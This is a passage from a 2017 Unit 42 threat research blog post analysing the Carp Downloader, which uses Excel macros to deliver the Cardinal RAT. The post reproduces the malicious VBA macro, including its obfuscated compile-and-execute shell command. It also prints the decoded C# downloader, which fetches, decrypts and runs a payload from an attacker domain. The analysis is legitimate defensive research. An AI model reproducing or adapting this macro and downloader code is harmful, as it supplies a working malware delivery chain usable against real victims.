Cardinal RAT Active for Over Two Years

researchcenter.paloaltonetworks.com/2017/04/unit42-cardinal-rat-active-two-years/

Josh Grunzweig April 20, 2017

By Josh Grunzweig

April 20, 2017 at 5:00 AM

Category: Unit 42

Tags: Cardinal RAT, Carp Downloader, excel, Trojan

Palo Alto Networks has discovered a previously unknown remote access Trojan (RAT) that has been active for over two years. It has a very low volume in this two-year period, totaling roughly 27 total samples. The malware is delivered via an innovative and unique technique: a downloader we are calling Carp uses malicious macros in Microsoft Excel documents to compile embedded C# (C Sharp) Programming Language source code into an executable that in turn is run to deploy the Cardinal RAT malware family. These malicious Excel files use a number of different lures, providing evidence of what attackers are using to entice victims into executing them.

The malware from start to finish exhibits the following high level operations as shown in Figure 1:




Figure 1 Malware execution flow

Carp Downloader

As previously mentioned, we have observed Cardinal RAT being delivered using a unique technique involving malicious Excel macros. We are calling these delivery documents the Carp Downloader, as they make use of a specific technique of compiling and executing embedded C# (CshARP) language source code that acts as a simple downloader.

We observed the following example macro in the most recent sample. Note that we have prefixed the function names with ‘xx_’ to make it easier for the reader to understand what is going on. Additionally, we have added comments to explain what is happening, as well as the un-obfuscated strings that are found within the macro.

```
Function xx_return_b64_source_code()
  Dim SDPwUfecafXJOTAk As String
  Dim aMlCcfOubdDIjnC As String

  SDPwUfecafXJOTAk = "dXNpbmcgU3lzdGVtOw0KdXNpbmcgU3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWM7DQp1c2luZyBTeXN0ZW0uRGlhZ25vc3RpY3M7DQp1c2luZyBTeXN0ZW0uSU87DQp1c2luZyBTeXN0ZW0uTmV0Ow0Kd
  SDPwUfecafXJOTAk = SDPwUfecafXJOTAk + "gew0KCQl3aGlsZSh0cnVlKQ0KICAgICAgICB0cnkNCiAgICAgICAgeyANCgkJCWJ5dGVbXSByYXdCeXRlcyA9IG51bGw7DQoJCQl3aGlsZSAocmF3Qnl0ZXMgPT0gbnVsbCB8f
  SDPwUfecafXJOTAk = SDPwUfecafXJOTAk + "QpDQoJCQl7DQoJCQkJcmF3Qnl0ZXMgPSBuZXcgYnl0ZVswXTsNCgkJCQl0aHJvdyBuZXcgRXhjZXB0aW9uKCk7DQoJCQl9DQogICAgICAgICAgICBsQnl0ZXMuQWRkUmFuZ2Uo
  SDPwUfecafXJOTAk = SDPwUfecafXJOTAk + "CBieXRlW10gc2FsdEJ5dGVzID0gRW5jb2RpbmcuVVRGOC5HZXRCeXRlcygiZTU2OTkyNjAtNWJmZS00Y2NhLThiZmMtMjQyODc0ODYwYzYxIik7DQogICAgICAgIHVzaW5nICh
  xx_return_b64_source_code = SDPwUfecafXJOTAk
End Function
```

Figure 2 Portion of malicious macro containing base64-encoded source code

```
Sub DGpkkrErsYIk()
  On Error Resume Next
  rpHTVPhPlNzeiOHkGWhPpSxNM

  Dim sHGrKuYlLfwgSUQegyJrbsXCMR As String
  Dim fOxWYueUOOdMcrNtVk As String

  Range("C3:C15") = Application.Transpose(Array("xxxx", "xxxx", "xxxx", "USD, EUR", "USD, EUR", "US, CA", "xxxx", "xxxx", "xxxx", "xxxx", "xxxx", "USD, EUR", "USD, EUR"))
  ' %APPDATA%\\Microsoft\\[random_12_chars].exe
  sHGrKuYlLfwgSUQegyJrbsXCMR = Module1.xx_expand_env_triple_b64decode(Module3.xx_base64_decode("VTJ4V1IxVldWa1pWYTBwWFVsVldjdz09"), 6)
  sHGrKuYlLfwgSUQegyJrbsXCMR = sHGrKuYlLfwgSUQegyJrbsXCMR & Module3.xx_base64_decode(Module3.xx_base64_decode(Module3.xx_base64_decode("V0VVeGNGa3pTblpqTWpsdFpFWjNQUT09")))
  sHGrKuYlLfwgSUQegyJrbsXCMR = sHGrKuYlLfwgSUQegyJrbsXCMR & xx_gen_random_str(12)
  sHGrKuYlLfwgSUQegyJrbsXCMR = sHGrKuYlLfwgSUQegyJrbsXCMR & Module3.xx_base64_decode(Module3.xx_base64_decode("TG1WNFpRPT0="))

  ' %APPDATA%\\Microsoft\\[random_12_chars].cs
  fOxWYueUOOdMcrNtVk = Module1.xx_expand_env_triple_b64decode(Module3.xx_base64_decode("VTJ4V1IxVldWa1pWYTBwWFVsVldjdz09"), 3)
  fOxWYueUOOdMcrNtVk = fOxWYueUOOdMcrNtVk & Module3.xx_base64_decode(Module3.xx_base64_decode("WEUxcFkzSnZjMjltZEZ3PQ=="))
  fOxWYueUOOdMcrNtVk = fOxWYueUOOdMcrNtVk & xx_gen_random_str(12)
  fOxWYueUOOdMcrNtVk = fOxWYueUOOdMcrNtVk & Module3.xx_base64_decode(Module3.xx_base64_decode("TG1Oeg=="))

  ' %WINDIR%\\Microsoft.NET\\Framework\\v4.0.30319\\csc.exe /target:winexe /out:"[previous_exe_path]" "[previous_cs_path]"
  yiJhmgQqpGEP = Module1.xx_expand_env_triple_b64decode("U2xaa1NsUnJVa3BWYVZVOQ==", 2)
  yiJhmgQqpGEP = yiJhmgQqpGEP & Module3.xx_base64_decode(Module3.xx_base64_decode("WEUxcFkzSnZjMjltZEM1T1JWUmNSbkpoYldWM2IzSnJYSFkwTGpBdU16QXpNVGxjWTNOakxtVjRaUT09"))
  yiJhmgQqpGEP = yiJhmgQqpGEP & " " & Module3.xx_base64_decode(Module3.xx_base64_decode("TDNSaGNtZGxkRHAzYVc1bGVHVWdMMjkxZERvaQ=="))
  yiJhmgQqpGEP = yiJhmgQqpGEP & sHGrKuYlLfwgSUQegyJrbsXCMR
  yiJhmgQqpGEP = yiJhmgQqpGEP & Module3.xx_base64_decode("IiAi")
  yiJhmgQqpGEP = yiJhmgQqpGEP & fOxWYueUOOdMcrNtVk
  yiJhmgQqpGEP = yiJhmgQqpGEP & Module3.xx_base64_decode("Ig==")

  ' Base64-decode source code, and write it to previously generated .cs path.
  xx_create_write_file 231231, fOxWYueUOOdMcrNtVk, xx_return_b64_source_code()
  ' Execute 'cmd /c' against the command previously generated to compile and execute the compiled source code
  Shell Module3.xx_base64_decode(Module3.xx_base64_decode("WTIxa0lDOWpJQT09")) + yiJhmgQqpGEP + " & " + """" + sHGrKuYlLfwgSUQegyJrbsXCMR + """", 0
End Sub

Sub xx_create_write_file(ByVal LdeJWBv, ByVal AlSqDjbGA, ByVal WwQiEdghFWuYBui)
  ' Scripting.FileSystemObject
  Set DunRGbwIqzDm = CreateObject(Module3.xx_base64_decode(Module3.xx_base64_decode("VTJOeWFYQjBhVzVuTGtacGJHVlRlWE4wWlcxUFltcGxZM1E9"))).CreateTextFile(AlSqDjbGA, True)
  DunRGbwIqzDm.Write Module3.xx_base64_decode(WwQiEdghFWuYBui)
  DunRGbwIqzDm.Close
End Sub
```

Figure 3 Portion of malicious macro responsible for compiling and executing embedded source code

As a quick recap of what the malicious macro is doing, it begins by generating two paths—a path to a randomly named executable, and randomly named C# file in the %APPDATA%\\Microsoft folder. It then base64-decodes the embedded C# source code as shown in Figure 2 and writes it to the C# file path previously generated. Finally, as shown in Figure 3 it will compile and execute this C# source code using the Microsoft Windows built-in csc.exe utility.

The decoded source code in this example looks like the following as shown in Figure 4.

```
class P
{
  static Form frm;
  static void Main()
  {
    Application.EnableVisualStyles();
    Thread.Sleep(30000);
    frm = new Form();
    frm.Opacity = 0;
    frm.ShowInTaskbar = false;
    frm.WindowState = FormWindowState.Minimized;
    frm.Shown += fs;
    Application.Run(frm);
  }
  static void Operatur(object o)
  {
    while(true)
    try
    {
      byte[] rawBytes = null;
      while (rawBytes == null || rawBytes.Length < 2048)
      {
        try { using (WebClient wc = new WebClient())rawBytes = wc.DownloadData("http://secure.dropinbox.pw:443"); }
        catch { }
        System.Threading.Thread.Sleep(15000);
      }
      string path = Path.ChangeExtension(Path.GetRandomFileName(),".exe");
      List<byte> lBytes = new List<byte>();
      byte[] pData = ProcessData(rawBytes, Encoding.UTF8.GetBytes("2015a9f6-0e91-411c-b83c-df232d68d681"));
      if(BitConverter.ToUInt16(pData, 0) != 0x5a4d)
      {
        rawBytes = new byte[0];
        throw new Exception();
      }
      lBytes.AddRange(pData);
      lBytes.AddRange(Guid.NewGuid().ToByteArray());
      File.WriteAllBytes(path, lBytes.ToArray());
      Process.Start(path);
      break;
    }
    catch { }

    try { frm.Invoke(new MethodInvoker(f)); }
    catch { }
  }
  static void f() { frm.Close(); }
  static void fs(object sender, EventArgs e)
  { ThreadPool.QueueUserWorkItem(Operatur); }
  static byte[] ProcessData(byte[] arr, byte[] pepper)
  {
    byte[] output;
    byte[] saltBytes = Encoding.UTF8.GetBytes("e5699260-5bfe-4cca-8bfc-242874860c61");
    using (MemoryStream ms = new MemoryStream())
      using (RijndaelManaged rij = new RijndaelManaged()) {
        rij.KeySize = 256;
        rij.BlockSize = 128;
        Rfc2898DeriveBytes key = new Rfc2898DeriveBytes(pepper, saltBytes, 100);
        rij.Key = key.GetBytes(rij.KeySize / 8);
        rij.IV = key.GetBytes(rij.BlockSize / 8);
        rij.Mode = CipherMode.CBC;
        using (CryptoStream cs = new CryptoStream(ms, rij.CreateDecryptor(), CryptoStreamMode.Write))
          cs.Write(arr, 0, arr.Length);
        output = ms.ToArray();
      }
    return output;
  }
}
```

Figure 4 Decoded source code

As we can see, it simply downloads a file from secure.dropinbox[.]pw using HTTP on port 443 (not HTTPS), and proceeds to decrypt the file using AES-128 prior to executing it. At this point, Cardinal RAT has been downloaded and executed, and execution is directed to this sample. Of course, the Carp Downloader is not required to download Cardinal RAT, however, based on our visibility, it has exclusively done so.

A total of 11 unique Carp Downloader samples have been observed to date. The following figures show lures that we observed in these samples.




Figure 5 Lure with a filename of Top10Binary_Sample_HotLeads_13.9.xls




Figure 6 Lure with a filename of AC_Media_Leads_ReportGenerator_5.2.xls




Figure 7 Lure with an unknown filename


